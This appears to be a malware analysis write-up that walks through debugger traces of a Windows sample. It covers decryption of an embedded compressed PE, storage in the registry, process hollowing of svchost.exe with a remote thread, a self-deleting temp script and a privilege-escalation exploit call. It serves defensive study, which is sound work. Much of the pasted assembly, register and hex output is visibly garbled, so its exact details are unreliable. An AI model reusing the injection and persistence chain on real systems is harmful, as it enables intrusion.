00401172	57	EDX 00000000
00401173	57	EDW 00000000
00401174	FF15 29614000	EBX 00000000 7e8eba7f.B0495C00
00401179	8A 3B	ESP 0012FE20
0040117C	50	EBP 0012FE40
0040117D	FF 00000000	ESI 00000000
0040117E	FF15 7e8eba7f.B0495C00	EDI 0012FF50
00401182	80C4	
00401183	test ox,ox	

The folder is opened:

0012FB10	0012FC3C	FileName = "C:\Users\hello\Desktop\7e8eba7fb31ceab049fe43d020dc34bf.bin"
0012FB14	80000000	Access = GENERIC_READ
0012FB18	00000003	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
0012FB1C	00000000	pSecurity = NULL
0012FB20	00000003	Mode = OPEN_EXISTING
0012FB24	00000080	Attributes = NORMAL
0012FB28	00000000	hTemplatefile = NULL
0012FB2C	00400000	7e8eba7f.00400000
0012FB30	00400000	7e8eba7f.00400000

A file named **3e7205a8.exe** is created under C:\ProgramData.

0012FB10	0012FE44	FileName = "C:\ProgramData\3e7205a8.exe"
0012FB14	C0000000	Access = GENERIC_READ GENERIC_WRITE
0012FB18	00000003	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
0012FB1C	00000000	pSecurity = NULL
0012FB20	00000002	Mode = CREATE_ALWAYS
0012FB24	00000080	Attributes = NORMAL
0012FB28	00000000	hTemplateFile = NULL
0012FB2C	00400000	7e8eba7f.00400000
0012FB30	00400000	7e8eba7f.00400000

Then the sample reads the content in its own .rsrc and .tls segments and initializes a 256-byte array as follows: v17[]={0, 1, 2, 3, ..., 255}. After that, this sample reads the .rsrc segment from the beginning, performs the XOR operation with each bit in the array, and stores the result in the array.

```

v19 = sub_402C51();
v0 = (_BYTE *)sub_402BA3(".tls");           // read segment .tls bytes
v1 = (const char *)sub_402BA3(".rsrc");       // read segment .rsrc bytes
v2 = strlen(v1);
v3 = 0;
v18 = 1;
v4 = 0;
do
{
    v17[v4] = v4;
    ++v4;
}
while ( v4 < 256 );                          // set v17[256] as [0,1,2,...,255]
v5 = 0; |
do
{
    v17[v5] ^= v1[v3++];                     // xor 256 bytes in .rsrc use v17[]
    if ( v3 >= v2 )                         // and put result in v17[]
        v3 = 0;
    ++v5;
}
while ( v5 < 256 );

```

The content in the .tls segment is decrypted:

00403F83	8A1F	mov bl,byte ptr ds:[edi]	
00403F85	897D EC	mov dword ptr ss:[ebp-0x14],edi	
00403F88	8B7D F0	mov edi,dword ptr ss:[ebp-0x10]	
00403F8B	881F	mov byte ptr ds:[edi],bl	
00403F8D	8B7D EC	mov edi,dword ptr ss:[ebp-0x14]	
00403F90	885D FF	mov byte ptr ss:[ebp-0x1],bl	
00403F93	8A5D 0B	mov bl,byte ptr ss:[ebp+0xB]	
00403F96	881F	mov byte ptr ds:[edi],bl	
00403F98	0FB67D FF	movzx edi,byte ptr ss:[ebp-0x1]	
00403F9C	0FB6DB	movzx ebx,bl	
00403F9F	03FB	add edi,ebx	
00403FA1	8A5D FE	mov bl,byte ptr ss:[ebp-0x2]	
00403FA4	81E7 FF 00000000	and edi,0xFF	
00403FAA	321C07	xor bl,byte ptr ds:[edi+eax]	
00403FAD	FEC1	inc cl	
00403FAF	8888 00010000	mov byte ptr ds:[eax+0x100],cl	
00403FB5	8890 01010000	mov byte ptr ds:[eax+0x101],dl	
00403FBB	881E	mov byte ptr ds:[esi],bl	
00403FBD	46	inc esi	7e8eba7f.00429F23
00403FBE	FF4D F8	dec dword ptr ss:[ebp-0x8]	
00403FC1	^ 75 96	jnz short 7e8eba7f.00403F59	
00403FC3	5F	pop edi	
00403FC4	5B	pop ebx	
Stack [0012FE20]=00000085			
edi=00000015			
Address	Hex dump	ASCII	
00414000	41 50 33 32 18 00 00 00 0B 5F 01 00 BD 05 5A 06	AP32... f.?Z	
00414010	00 9E 02 00 32 15 E8 53 4D 38 5A 90 38 03 66 02	.? .2 鐸M8Z? f	
00414020	04 09 71 FF 81 B8 C2 91 01 40 C2 15 C6 F0 09 10	!.qÜ快聰@?起.	
00414030	0E 1F BA F8 00 B4 09 CD 21 B8 01 4C C0 0A 54 68	■壹.??L?Th	
00414040	69 73 20 0E 70 72 6F 67 67 61 6D 87 63 47 6E 1F	is ■proggam哩Gn	
00414050	4F 74 E7 62 65 AF CF 75 5F 98 69 06 44 4F 7E 53	0t鐃e u_模D0~S	
00414060	03 6D 6F 64 65 2E 0D 89 0A 24 4C 44 C0 07 DF 6E	mode..?SLD?參	
00414070	9C 84 BE 05 CF 60 04 9F 23 9E F8 85 C2 11 8D C6	漢?端?斌台■峽	
00414080	95 18 7E 9D 7C 19 53 86 1C 2A 8C 10 53 40 20 29	??"靈NS?*?S@)	
00414090	84 08 9F 93 15 AF 20 3E 01 14 CD BF 40 7E F8 D1	?煌?>塗@~	
004140A0	A9 48 9D 0C 52 14 69 63 68 3C 42 B4 84 50 45 03	父?Rrich<B破PE	
004140B0	4C 01 05 80 FA 52 60 56 57 14 38 E0 03 02 21 0B	L f.鵠`VV?8? ?	
004140C0	01 0A 3A 12 EE EE 08 F1 63 03 33 11 38 0B 10 44	£.■錢■雷 3■8■D	

Roughly speaking, the decryption result is a PE file compressed by aPLib compression library.

The content in this file will be encrypted:

```

do
{
    v8[v5] = v5;
    ++v5;
}
while ( v5 < 256 );                                // set v8[] as [0,1,2,...,255]
v6 = 0;
do
{
    v8[v6] ^= a1[v4++];                            // encrypt PE file
    if ( v4 >= v3 )
        v4 = 0;
    ++v6;
}
while ( v6 < 256 );

```

The encrypted content will be written into the registry:

0012FBBC	80000001	hKey = HKEY_CURRENT_USER
0012FBBC	0012FB00	Subkey = "software\microsoft\windows"
0012FBBC4	00000000	Reserved = 0x0
0012FBBC8	000F023F	Access = KEY_QUERY_VALUE KEY_SET_VALUE KEY_CREATE_SUB_KEY KEY_ENUMERATE_SUB_KEYS KEY_NOTIFY
0012FBBC	0012FE38	lpHandle = #012FE38
0012FB00	74666F73	

The content is written as follows:

00403714	FF15 0C604000	call dword ptr ds:[0x0000000C]	advapi32.RegSetValueExA	T 0 GS 0000 NULL
00403718	85C0	test eax,eax		D 0
0040371C	75 18	je short 7e8eba7f.0040372E		O 0 LastErr ERROR_SUCCESS
0040371E	FF75 FC	add dword ptr ss:[ebp-0x4]		EFL 00000246 (NO_NB,E_BE)
00403721	FF15 10E04000	call dword ptr ds:[0x00000010]	advapi32.RegFlushKey	ST0 empty 0.0
00403727	C745 F8 010000	mov dword ptr ss:[ebp-0x8],0x1		ST1 empty 0.0
0040372E	EE75 0C	mov dword ptr ss:[ebp+0xC1]		ST2 empty 0.0
ds:[0x0040372E]-766914B3	(advapi32.RegSetValueExA)			ST3 empty 0.0
				ST4 empty 0.0
Address	Hex dump	ASCII	0012FB88	hKey = 0x138
00414000	98 E9 DC A6	00 00 00 02 00 00 F0 04 00 00 00 00 00 00 00 00	0012FC1C	ValueName = "F4e64d63"
00414010	30 07 55 24	00 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00	0012FBBC	Reserved = 0x0
00414020	90 20 70 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FBBC4	ValueType = REG_BINARY
00414030	31 43 00 00	00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00	0012FBBC8	00414000 Buffer = 7e8eba7f.00414000
00414040	94 01 00 FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FBCC	BufferSize = 15F23 (89891.)
00414050	00 17 10 07	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414060	30 04 70 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414070	05 21 02 09	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414080	79 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414090	00 00 F5 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004140A0	00 85 52 FE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004140B0	00 05 62 E9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004140C0	5E 00 10 56	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004140D0	00 02 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004140E0	00 00 EC 50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004140F0	10 70 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414100	20 00 CF 30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414110	3E F2 00 70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00414120	62 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

The compressed file is decompressed as follows:

004057F5	836C24 00 01	sub dword ptr ss:[esp+0x4],0x1		Registers (FPU)
004057F9	0F82 75020000	[b] 7e8eba7f.00405A75		EAX 00000003
00405800	8A06	mov al,byte ptr ds:[esi]		ECX 00029E00
00405802	83C6 01	add esi,0x1		EDX 00000002
00405805	832C24 01	sub dword ptr ss:[esp],0x1		EBX 00000002
00405809	0F82 66020000	[b] 7e8eba7f.00405A75		ESP 0012FDDC
0040580E	8807	mov byte ptr ds:[edi],al		EBP FFFFFFFF
00405811	83C7 01	add edi,0x1		ESI 0041401E 7e8eba7f.0041401E
00405814	BB 02 000000	mov ebx,0x2		EDI 001A8874
00405819	0002	add d1,d1		EIP 00405811 7e8eba7f.00405811
0040581B	75 12	[b] short 7e8eba7f.0040582F		C 0 ES 0023 32bit
0040581D	836C24 00 01	sub dword ptr ss:[esp+0x4],0x1		P 0 CS 0018 32bit
00405822	0F82 4D020000	[b] 7e8eba7f.00405A75		A 0 SS 0023 32bit
00405828	8A16	mov d1,byte ptr ds:[esi]		Z 0 DS 0023 32bit
0040582A	46	inc esi		S 0 FS 0038 32bit
0040582B	00D2	add d1,d1		T 0 GS 0000 NULL
0040582D	FEC2	inc d1		D 0
0040582F	73 C4	[b] short 7e8eba7f.004057F5		O 0 LastErr ERROR_SUCCESS
00405831	0002	add d1,d1		EFL 00000282 (NO_NB)
00405833	75 12	[b] short 7e8eba7f.00405847		ST0 empty 0.0
00405835	836C24 00 01	sub dword ptr ss:[esp+0x4],0x1		ST1 empty 0.0
0040583A	0F82 35020000	[b] 7e8eba7f.00405A75		ST2 empty 0.0
00405840	8016	mov d1,byte str ds:[esi]		ST3 empty 0.0
edi=001A8874				ST4 empty 0.0
Address	Hex dump	ASCII	0012FD0C	000290FB
001A8870	40 5A 90 00	03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FDE0 00015F85
001A8878	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FDE4 001A8878
001A8880	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FDE8 00414000
001A8880	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FDEC 0012F60
001A8880	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FDF0 0012FE04

The flag bit in the file header is changed:

00401704	66:8911	mov word ptr ds:[ecx],dx	
00401707	C70408 393F0000	mov dword ptr ds:[eax+ecx],0x3F39	
0040170E	5F	pop edi	7e8eba7
0040170F	5E	pop esi	7e8eba7
00401710	B8 01000000	mov eax,0x1	
00401715	5B	pop ebx	7e8eba7
00401716	8BE5	mov esp,ebp	
00401718	5D	pop ebp	7e8eba7
dx=2024			
ds:[001AB870]=5A4D			

Address	Hex dump	ASCII
001AB870	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	NZ?... ..yy..
001AB880	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
001AB890	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001AB8A0	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00?..
001AB8B0	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	■■?..??L?Th
001AB8C0	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno

The file is retrieved:

00401700 FF15 34614000 call dword ptr ds:[401700h]	shlwapi.PathFileExistsA	EFL 00000246 (HD,HB,E,BE,NS,PE,CE,LE)
00401703 85C0 test eax,ax		ST0 empty 0,0
00401705 8FS5 95000000 mov ax,075		ST1 empty 0,0
00401708 8B36 00000000 mov eax,075		ST2 empty 0,0
#s:[00401708]=7e60910A (shlwapi.PathFileExistsA)		ST3 empty 0,0
		ST4 empty 0,0
Address Hex dump ASCII		Path = "C:\Windows\system32\svchost.exe"
001CA000 FC 99 1C 00 38 29 1C 90 00 00 00 00 00 00 00 00		0012FE28 0012FE50
001CA010 99 12 95 00 34 22 00 0C 00 9E 02 00 00 00 00 738ap...?		0012FE2E 7379725
001CA020 24 10 90 00 03 90 00 00 04 00 00 00 FF FF 00 00		0012FE30 72606574
001CA030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FE34 257M6F6F
		0012FE38 73797350

A process is created:

0012F9BC	0012FCBC	ModuleFileName = "C:\Windows\system32\svchost.exe"
0012F9C0	004117F0	CommandLine = "C:\ProgramData\3e7205a8.exe"
0012F9C4	00000000	pProcessSecurity = NULL
0012F9C8	00000000	pThreadSecurity = NULL
0012F9CC	00000000	InheritHandles = FALSE
0012F9D0	0000000C	CreationFlags = CREATE_SUSPENDED DETACHED_PROCESS
0012F9D4	00000000	pEnvironment = NULL
0012F9D8	00000000	CurrentDir = NULL
0012F9DC	0012FDC0	pStartupInfo = 0012FDC0
0012F9E0	0012FE0C	pProcessInfo = 0012FE0C
0012F9E4	0012FE50	

0xFFFFFFFF is written into the memory:

Address Hex dump ASCII		
0013FC00 FF FF FF FF 38 01 00 00 00 01 00 00 18 0E 00 00 00 00	0012FE00	0012FE2C0 CALL To WriteProcessMemory From 7e60910F, 0040271E
0012FE10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FE00	bProcess = 00000134 (loaded)
0012FE20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FE00	0012FE00 Address = 0012FE00
0012FE28 5C FE 12 00 25 73 29 78 74 65 00 72 0F 74 25 00	0012FE00	0012FE00 Buffer = 0012FE00
0012FE30 5C 73 79 73 74 05 60 00 22 5C 73 74 03 00 0F 73	0012FE00	0012FE00 BytesToWrite = 0x0
0012FE38 74 2E 05 78 05 00 00 00 00 00 00 24 EB 0F 76 t.exe....H.S@	0012FE00	0012FE00 BytesWritten = 0012FE28
0012FE50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FE00	0012FE00

The file is written into the memory where svchost.exe is stored:

004034E7	EB 0E270000	call 7e8eba7f.00403C96	jmp_to_ntdll.memcp	Z 1 DS 0023 32bit 0(FFFFFFFF) S 0 FS 000B 32bit 7FFDF000(FFF) T 0 GS 0000 NULL D 0 R 0 LastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO,MB,E,BE,MS,PE,GE,LE) ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0 ST3 empty 0.0 ST4 empty 0.0
004034E8	0F8746 1A	movzx eax,word ptr ds:[eax+data]		
004034EC	33C9	xor ecx,ecx		
004034EE	83C4 0C	add esp,0C		
004034F1	804A30 1B	lea eax,dword ptr ds:[eax+esi+0x10]		
004034F5	89D9 08	mov dword ptr ss:[ebp+8],edi		
004034F8	66:3B4E 06	cmp cx,word ptr ds:[esi+0x6]		
004034FC	73 2A	jne short 7e8eba7f.00403528		
004034F1	0058 1A	lea ebx,dword ptr ds:[eax+0x14]		
004034F6-7e8eba7f.00403506				

A remote thread is created:

0040353B	57	push edi	
0040353C	57	push edi	
0040353D	57	push edi	
0040353E	56	push esi	
0040353F	57	push edi	
00403540	57	push edi	
00403541	FF75 FC	push dword ptr ss:[ebp-0x4]	
00403544	FF15 C4604000	call dword ptr ds:[0x4060C4]	kernel32.CreateRemoteThread
0040354A	3BC7	cmp eax,edi	
0040354C	74 0F	je short 7e8eba7f.00403550	
0040354E	50	push eax	
0040354F	E8 E8F0FFFF	call 7e8eba7f.0040263C	
00403554	C745 F0 010000	mov dword ptr ss:[ebp-0x10],0x1	
0040355B	EB 1F	jmp short 7e8eba7f.0040357C	
0040355D	56	push esi	
0040355E	FF75 FC	push dword ptr ss:[ebp-0x4]	
00403561	E8 46FCFFFF	call 7e8eba7f.004031AC	
00403566	3BC7	cmp eax,edi	
ds:[004060C4]=76D4F33B (kernel32.CreateRemoteThread)			

Address	Hex dump	ASCII	0012FDCC 0040354A RETURN
005A1000	56 E8 30 2E 00 00 85 C0 75 1B E8 29 60 00 00 85	U?...印u?m..?	0012FDD0 00000134
005A1010	C0 75 08 6A FF FF 15 70 01 02 10 E8 D0 04 00 00	邊jjjjlpF枕..	0012FDD4 00000000
005A1020	E8 5C 38 00 00 33 F6 39 35 C0 70 02 10 74 0D 6A	鎮8..3?5纏t.j	0012FDD8 00000000
005A1030	01 56 68 34 82 00 10 E8 08 EE 00 00 56 56 68 6B	Uh4?/??.UUhk	0012FDCC 000F1133
005A1040	5D 00 10 E8 FC ED 00 00 A3 14 B4 02 10 E8 81 3D	J.?.??.??.鐵-	0012FDE0 00000000
005A1050	00 00 6A 01 56 68 12 82 00 10 E8 E5 ED 00 00 56	..j@h??.柄?.U	0012FDE4 00000000
005A1060	FF 15 68 01 02 10 CC 56 E8 16 05 00 00 E8 51 32	uh??.藉??.錢2	0012FDE8 00000000
005A1070	01 00 E8 0C 05 00 00 05 C0 74 34 E8 5A 2C 00 00	??.印t4鑑..	0012FDEC 0012FE50
005A1080	85 C0 74 20 F8 B9 33 01 00 8B 35 3C A8 02 10 E8	印t.鑑3?.?<??.	0012FDF0 0012FE51

The process shown in the following figure is the one created when the file path is passed. The sample obtains the tmp file path to copy itself to the directory indicated in the following figure:

004030F5	FF15 EC604000	call dword ptr ds:[0x4060C4]	kernel32.GetTempFileNameA	Z 1 DS 0023 32bit 0(FFFF) S 0 FS 000B 32bit 7FFDF000(FFF) T 0 GS 0000 NULL D 0 R 0 LastErr ERROR_ALREADY_EXISTS EFL 00000246 (NO,MB,E,BE,MS,PE,GE,LE) ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0 ST3 empty 0.0 ST4 empty 0.0
004030F8	8BF3	mov esi,ebx		
00403100	E8 3C100000	call 7e8eba7f.0040413E		
00403102	5E	pop esi	0012FABA	
00403103	8BF7	mov eax,edi		
00403105	5F	pop edi	0012FABA	
00403106	56	pop ebx	0012FABA	
00403107	C9	leave		
00403108	C3	ret		
ds:[004060C4]=76D2695F (kernel32.GetTempFileNameA)				

Address	Hex dump	ASCII	0012FDF0 0040354A Path = "C:\Users\hello"
0012FDFA	39 01 00 00 00 20 03 00 00 00 00 00 00 00 20 40 1C 00	0?...----J	0012F9C0 004110E8 Prefix = "pubsubmessaginglib"
0012FDB4	00 20 03 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00	...-.	0012F9A0 5CB3F5F0 Unique = 0x5CB3F5F0
0012FDE4	45 65 AB 6F 20 61 65 00 66 77 70 60 72 77 6F 6E	echo ashReperson	0012F9A0 001C3008 LTempName = 001C3008
0012FDE4	69 76 6E 62 09 76 6E 68 20 3E 20 25 31 00 00 68	utlibunk > %t..d	0012F9A0 0012FEE0 ASCII "echo "
0012FDE4	65 4C 20 25 30 00 79 73 76 65 60 33 32 5C 73 76	e1 %0.system32%sv	0012F9A0 0012F930 ASCII "system32\sechost.exe"

The file path, C:\Users\hello\puDF5F0.tmp, is obtained:

00401182	S8	mov eax,edi	7e8eba7f.00402f55	Registers (CPU)
00401183	W6C7	mov edi,esi	7e8eba7f.00402f55	RDI 00000007 7e8eba7f.00402f55
00401185	SF	mov edi,edi	7e8eba7f.00402f55	ECX 00000007 7e8eba7f.00402f55
00401186	S8	mov ebx,edi	7e8eba7f.00402f55	EDS 000010E8 7e8eba7f.0040110E8
00401187	C9	leahad	7e8eba7f.00402f55	EDX 00000000
00401188	C2	V44	7e8eba7f.00402f55	ESP 0012EB00
00401189	S5	ret	7e8eba7f.00402f55	EBP 000010E8

A file is created:

00402C99	68 98	04 00	7e8eba7f.00402995	EIP 00000001 7e8eba7f.00402cef
00402C9B	88 00000000	00 00	7e8eba7f.00402995	E S 0023 32bit 0(FFFFFFF)
00402C9C	48 EC	00	7e8eba7f.00402995	F 1 CS 0010 32bit 0xFFFFFFFF
00402C9D	6A 98	00	7e8eba7f.00402995	G 0 SS 0023 32bit 0xFFFFFFFF
00402C9E	6A 95	00	7e8eba7f.00402995	Z 1 BS 0023 32bit 0xFFFFFFFF
00402C9F	68 00000000	00 00	7e8eba7f.00402995	S # FS 0000 32bit 7FFDF000(FFF)
00402C9F 777424 1C	dword ptr ss:[esp+0x1C]	7e8eba7f.00402995	T # GS 0000 NULL	
00402C9F FF75 58 000000	cd13	00000000	Kernel32.CreateFileA	U #
00402C9F C2 4800	ret	00		LastError ERROR_FILE_NOT_FOUND (00000000)
00402C99	6A 98	00		EF 00000200 (H0,N0,E,DE,MS,PE,GF,LE)
00402C98	68 00000000	00 00		ST0 empty 0.0
00402C9F 6A 95	00	00		ST1 empty 0.0
00402C99 6A 98	00	00		ST2 empty 0.0
00402C9F 6A 95	00	00		ST3 empty 0.0
00402C99	6A 98	00		ST4 empty 0.0

This file is written as follows:

00402D95	FF15 04000000	call dword ptr ss:[esp+0x00000000]	kernel32.WriteLine	EIP 00000001 7e8eba7f.00402995
00402D98	85C0	test eax,eax		E S 0030 32bit 7FF
00402D99	74 00	jg short 7e8eba7f.00402999		F 0 CS 0000 NULL
00402D9A	3B75 FC	cmp esi,dword ptr ss:[esp-0x4]		D #
00402D9B	75 05	jng short 7e8eba7f.00402999		O # LastErr ERROR_SUCCESS (00000000)
00402D9C	33C0	xor eax,eax		EF 00000202 (H0,N0,E,DE,MS,PE,GF,LE)
00402D9D	48	inc eax		ST0 empty 0.0
00402D9E	EB 02	jmp short 7e8eba7f.00402990		ST1 empty 0.0
ds:[00400000]-7600CE00 (kernel32.WriteLine)				ST2 empty 0.0
				ST3 empty 0.0
				ST4 empty 0.0

Address	Hex dump	ASCII	0012EB00	0012EB00	F13.FileName = "C:\Users\Hello\andSF0.tmp.txt"
0012FE14	65 63 68 6F 20 61 65 68 66 77 70 60 22 77 6F 6E	echo aehfphkrsmn	0012EB00	00000000	Access = GENERIC_READ GENERIC_WRITE
0012FE24	78 74 40 62 69 78 AF 68 20 3F 20 25 31 00 00 60	utbinok > \$t..d	0012EB00	00000002	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
0012FE34	65 6C 28 25 30 00 60 79 73 74 65 60 33 32 5C 73 76	el %0.system32!sv	0012EB00	00000002	Security = NULL
0012FE34	63 68 6F 73 74 2E 05 78 65 00 00 00 00 00 40 00	chest.exe.....@.	0012EB00	00000002	Mode = CREATE_ALWAYS
0012FE54	24 EB CF 76 00 00 00 00 43 3A 5C 57 69 6E 64 6F	\$Bu...@C:\Wind	0012EB00	00000000	Attributes = NORMAL
			0012EB00	00000000	hTemplateFile = NULL

This file is executed:

75007004	S8	FF00	00000000	00000000	0.0 LastErr ERROR_SUCCESS (00000000)
75007005	00 00000000	call shell32.ShellExecuteExW	0012EB00	0012EB00	Buffer = 0012EB14
75007008	0000	0000	0012EB00	00000000	nBytesToWrite = 25 (37.)
7500700C	0045 20	mov eax,dword ptr ss:[esp-0x28]	0012EB00	00000000	nBytesWritten = 0012EB00
7500700C	0046 20	mov eax,dword ptr ss:[esp-0x28]	0012EB00	00000000	pOverlapped = NULL
75021E00	-shell32.ShellExecuteExW		0012EB00	00000000	

Address	Hex dump	ASCII	0012EB00	0012EB00	F13.nFile = 00000134 (window)
0012FE14	65 63 68 6F 20 61 65 68 66 77 70 60 22 77 6F 6E	echo aehfphkrsmn	0012EB00	00000000	Access = GENERIC_READ GENERIC_WRITE
0012FE24	78 74 40 62 69 78 AF 68 20 3F 20 25 31 00 00 60	utbinok > \$t..d	0012EB00	00000025	nBytesToWrite = 25 (37.)
0012FE34	65 6C 28 25 30 00 60 79 73 74 65 60 33 32 5C 73 76	el %0.system32!sv	0012EB00	00000000	nBytesWritten = 0012EB00
0012FE34	63 68 6F 73 74 2E 05 78 65 00 00 00 00 00 40 00	chest.exe.....@.	0012EB00	00000000	pOverlapped = NULL
0012FE54	24 EB CF 76 00 00 00 00 43 3A 5C 57 69 6E 64 6F	\$Bu...@C:\Wind	0012EB00	00000000	

Then the sample exits.

- Actions with low privileges. In the case of insufficient privileges, the sample invokes the exploit function for privilege escalation.

00401B48	E8 B20E0000	call 7e8eba7f.004029FF	Get privilege state
00401B4D	3D 00200000	cmp eax,0x20000	
00401B52	73 56	jng short 7e8eba7f.00401BAA	
00401B54	39B5 ACFFFF	cmp dword ptr ss:[ebp-0x154],esi	
00401B5A	75 1A	jnz short 7e8eba7f.00401B76	
00401B5C	83BD B0FFFF	cmp dword ptr ss:[ebp-0x150],0x1	
00401B63	75 11	jnz short 7e8eba7f.00401B76	
00401B65	E8 06030000	call 7e8eba7f.00401E70	exploit

The sample first applies for a segment of memory to store the exploit program temporarily.

<pre>00401E95 FF 15 39690000 call 7e8eba7F.00401E90 00401E9C 80F8 test es1,es1 00401E9E 91F6 jnz short 7e8eba7F.00401E88 00401E9F 75 09 xor al,al 00401EA0 27C8 push edi 00401EA1 5E pop es1 00401EA2 5E pop ebx 00401EA3 5B pop esp 00401EA4 80E5 mov esp,esp 00401EA5 5B pop ebx 00401EA6 5B pop esp 00401EA7 80E5 mov esp,esp 00401EA8 5B pop ebx 00401EA9 5B pop esp 00401EA9+76012FB6 (Kernel32.VirtualAlloc)</pre>	<pre>kernel32.virtualalloc 7e8eba7F.00400000 0 0 SS 0023 32bit 0{FFFFFFF} 2 0 BS 0023 32bit 0{FFFFFFF} 5 0 TS 0030 32bit 7FFDF000(FFF) T 0 GS 0000 NULL D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO,NH,HE,A,MS,PE,SE,G) S1# empty 0.0 S1\$ empty 0.0 S12 empty 0.0 S13 empty 0.0 S14 empty 0.0</pre>																														
<table border="1"> <thead> <tr> <th>Address</th> <th>Hex dump</th> <th>ASCII</th> <th>0012FB04 00000000</th> <th>Address = NULL</th> </tr> </thead> <tbody> <tr> <td>0012FF88</td> <td>94 FF 12 00 00 00 00 00 00 00 FD 2F 00 FF 12 00 70.....72-</td> <td></td> <td>0012FB04 00000000</td> <td>size = 7170 (2953.)</td> </tr> <tr> <td>0012FF89</td> <td>F5 37 05 77 00 60 FD 7F 39 35 00 72 00 00 00 730...795.M...</td> <td></td> <td>0012FB04 00000000</td> <td>AllocationType = MEM_COMMIT MEM_RESERVE</td> </tr> <tr> <td>0012FF8A</td> <td>00 00 00 00 00 00 FD 7F 00 00 00 00 00 00 00 70.....799</td> <td></td> <td>0012FB04 00000000</td> <td>Protect = PAGE_EXECUTE_READWRITE</td> </tr> <tr> <td>0012FF8B</td> <td>00 00 00 00 A8 00 12 00 00 00 00 00 FF FF FF 7F 00 00 00 70.....799</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>0012FFC8</td> <td>E8 E0 00 77 95 08 10 00 00 00 00 00 EC FF 12 00 00 00 00 70.....799</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> </tbody> </table>	Address	Hex dump	ASCII	0012FB04 00000000	Address = NULL	0012FF88	94 FF 12 00 00 00 00 00 00 00 FD 2F 00 FF 12 00 70.....72-		0012FB04 00000000	size = 7170 (2953.)	0012FF89	F5 37 05 77 00 60 FD 7F 39 35 00 72 00 00 00 730...795.M...		0012FB04 00000000	AllocationType = MEM_COMMIT MEM_RESERVE	0012FF8A	00 00 00 00 00 00 FD 7F 00 00 00 00 00 00 00 70.....799		0012FB04 00000000	Protect = PAGE_EXECUTE_READWRITE	0012FF8B	00 00 00 00 A8 00 12 00 00 00 00 00 FF FF FF 7F 00 00 00 70.....799		0012FB04 00000000		0012FFC8	E8 E0 00 77 95 08 10 00 00 00 00 00 EC FF 12 00 00 00 00 70.....799		0012FB04 00000000		<pre>* 0012FB04 00000000 Address = NULL 0012FB04 00000000 size = 7170 (2953.) 0012FB04 00000000 P 0 CS 0010 32bit 0{FFFFFFF} 0012FB04 00000000 A 0 SS 0023 32bit 0{FFFFFFF} 0012FB04 00000000 Z 0 DS 0023 32bit 0{FFFFFFF} 0012FB04 00000000 S 0 FS 0030 32bit 7FFDF000(FFF) 0012FB04 00000000 T 0 GS 0000 NULL 0012FB04 00000000 D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO,NH,HE,A,MS,PE,SE,G) S1# empty 0.0 S1\$ empty 0.0 S12 empty 0.0 S13 empty 0.0 S14 empty 0.0</pre>
Address	Hex dump	ASCII	0012FB04 00000000	Address = NULL																											
0012FF88	94 FF 12 00 00 00 00 00 00 00 FD 2F 00 FF 12 00 70.....72-		0012FB04 00000000	size = 7170 (2953.)																											
0012FF89	F5 37 05 77 00 60 FD 7F 39 35 00 72 00 00 00 730...795.M...		0012FB04 00000000	AllocationType = MEM_COMMIT MEM_RESERVE																											
0012FF8A	00 00 00 00 00 00 FD 7F 00 00 00 00 00 00 00 70.....799		0012FB04 00000000	Protect = PAGE_EXECUTE_READWRITE																											
0012FF8B	00 00 00 00 A8 00 12 00 00 00 00 00 FF FF FF 7F 00 00 00 70.....799		0012FB04 00000000																												
0012FFC8	E8 E0 00 77 95 08 10 00 00 00 00 00 EC FF 12 00 00 00 00 70.....799		0012FB04 00000000																												

The PE file is copied to the memory:

